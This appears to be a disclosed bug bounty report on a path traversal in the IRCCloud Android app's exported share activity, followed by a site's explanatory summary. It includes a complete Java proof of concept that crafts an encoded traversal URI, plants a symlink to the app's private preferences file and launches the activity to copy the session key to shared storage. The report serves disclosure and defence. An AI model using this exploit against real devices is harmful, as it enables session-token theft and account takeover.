[IRCCloud Android] Theft of arbitrary files leading to token leakage
The exported ShareChooserActivity accepted an attacker-supplied file URI and used its decoded last path segment as the output filename, allowing path traversal. An attacker could copy protected app files such as the session key preferences to shared storage, leading to account takeover.

- Triaged in 14 hours
- Fixed in 6 days
- Paid in 6 days
- Disclosed after 6 days
#Bug description#
Hi, I'd like to report a vulnerability which allows to theft arbitrary protected files (and as a result takeover account, because all tokens will be leaked), similar to my bug reported to Harvest https://hackerone.com/reports/161710
This one is really tricky, passed two days to realize how to exploit that ;)
Activity com.irccloud.android.activity.ShareChooserActivity is exported and designed to allow file sharing from third-party apps to IRC Cloud
        <activity android:excludeFromRecents="true" android:name="com.irccloud.android.activity.ShareChooserActivity" android:theme="@style/dawnDialog">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.SEND"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <data android:mimeType="application/*"/>
                <data android:mimeType="audio/*"/>
                <data android:mimeType="image/*"/>
                <data android:mimeType="text/*"/>
                <data android:mimeType="video/*"/>
            </intent-filter>
            <meta-data android:name="android.service.chooser.chooser_target_service" android:value=".ConversationChooserTargetService"/>
        </activity>
    protected void onResume() {
        //...
        if (getSharedPreferences("prefs", 0).getString("session_key", "").length() > 0) {
            	//...
                this.mUri = (Uri) getIntent().getParcelableExtra("android.intent.extra.STREAM"); // getting attacker provided uri
                if (this.mUri != null) {
                    this.mUri = MainActivity.makeTempCopy(this.mUri, this); // copying file from this uri to /data/data/com.irccloud.android/cache/
                }
    public static Uri makeTempCopy(Uri fileUri, Context context, String original_filename) { // original_filename = mUri.getLastPathSegment()
        //...
        try {
            Uri out = Uri.fromFile(new File(context.getCacheDir(), original_filename));
            Log.d("IRCCloud", "Copying file to " + out);
            InputStream is = IRCCloudApplication.getInstance().getApplicationContext().getContentResolver().openInputStream(fileUri);
            OutputStream os = IRCCloudApplication.getInstance().getApplicationContext().getContentResolver().openOutputStream(out);
            byte[] buffer = new byte[8192];
            while (true) {
                int len = is.read(buffer);
                if (len != -1) {
                    os.write(buffer, 0, len);
                //...
It means that the specified file will be copied to /data/data/com.irccloud.android/cache/ with original name. Original name is getLastPathSegment() from the specified uri. But there is one thing: this method decodes last path segment. This is my PoC:
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        // path to sdcard (encoded relative path from "/data/data/com.irccloud.android/cache/")
        String zhk = "..%2F..%2F..%2F..%2Fsdcard%2Fprefs.xml";
        // absolute path to a file, pointing to sumlink
        String appDir = "/data/data/" + getPackageName();
        String deepPath = appDir + "/x/x/x/x/";

        new File(deepPath).mkdirs();

        String sumlink = deepPath + zhk;
        try {
            File sumlinkFile = new File(Uri.decode(sumlink)).getCanonicalFile();
            sumlinkFile.getParentFile().mkdirs();

            Runtime.getRuntime().exec("ln -s /data/data/com.irccloud.android/shared_prefs/prefs.xml "
                    + sumlinkFile.getAbsolutePath()).waitFor();
        }
        catch(Exception e) {
            // should be never thrown
            throw new RuntimeException(e);
        }
        grant777PermissionToEverything(new File(appDir));

        Uri uri = Uri.parse("file://" + sumlink); // file:///data/data/com.attacker/x/x/x/x/..%2F..%2F..%2F..%2Fsdcard%2Fprefs.xml

        Intent intent = new Intent();
        intent.setClassName("com.irccloud.android", "com.irccloud.android.activity.ShareChooserActivity");
        intent.putExtra("android.intent.extra.STREAM", uri);
        startActivity(intent);
    }

    private void grant777PermissionToEverything(File dist) {
        dist.setReadable(true, false);
        dist.setWritable(true, false);
        dist.setExecutable(true, false);
        if(dist.isDirectory()) {
            for(File child : dist.listFiles()) {
                grant777PermissionToEverything(child);
            }
        }
    }
Result:


It works so:
- I start your activity with the following uri:
file:///data/data/com.attacker/x/x/x/x/..%2F..%2F..%2F..%2Fsdcard%2Fprefs.xml - Canonical file from #2 (
/data/data/com.attacker/sdcard/prefs.xml) is a symlink file pointing to the file I want to theft (/data/data/com.irccloud.android/shared_prefs/prefs.xml) - In your app
original_filenameis equal to../../../../sdcard/prefs.xml
InputStream is = IRCCloudApplication.getInstance().getApplicationContext().getContentResolver().openInputStream(fileUri);
But openInputStream(...) automatically decodes the specified uri. So it will access my symlink file which points to /data/data/com.irccloud.android/shared_prefs/prefs.xml
5)
Uri out = Uri.fromFile(new File(context.getCacheDir(), original_filename));
OutputStream os = IRCCloudApplication.getInstance().getApplicationContext().getContentResolver().openOutputStream(out);
It is equal to
Uri out = Uri.fromFile(new File("/data/data/com.irccloud.android/cache/", "../../../../sdcard/prefs.xml"));
So it simply outputs the specified file to Sd card.
#How to fix#
Just specify e.g. current timestamp as a file name, but don't use provided by attacker. In current implementation attacker can force IRC Cloud app to copy arbitrary files to arbitrary directories. File /data/data/com.irccloud.android/shared_prefs/prefs.xml contains session_key. In normal situation this file is accessible only to IRC Cloud app. But when it's copied to e.g. Sd card it will be accessible to everyone. But Sd card is only simple example. Attacker can also force IRC Cloud app to copy a file to its internal directory.
BTW this vulnerability also allows to overwrite arbitrary files. So attacker also can replace any your protected files and substitute for example history.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The app used the attacker-controlled, URL-decoded last path segment of the input URI as the output filename without sanitising path traversal sequences.
Impact
An attacker could copy the app's private preferences file containing the session key to shared storage, leading to account takeover, and could also overwrite arbitrary files.
What the attacker needed
Attacker app installed on the same device; victim has IRCCloud app installed
The fix
The app should generate a safe output filename, such as a timestamp, instead of using the attacker-provided name.
How it was found
- Create a symlink in the attacker app's directory that points to the target protected file.
- Build a file URI whose last path segment contains encoded traversal sequences and points to the symlink.
- Start the exported ShareChooserActivity with that URI in the stream extra.
- The activity decodes the URI, reads through the symlink, and writes the file to the traversed output path.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
An Android app can expose an activity that other apps are allowed to start. This activity took a file location from the calling app and used part of it as a filename without cleaning it, so the caller could make the app write outside its cache folder. That let the attacker copy a private login token file to a place anyone could read.
What is Path traversal?
Input that builds a file path escapes the intended folder, reading or writing files the application should never touch.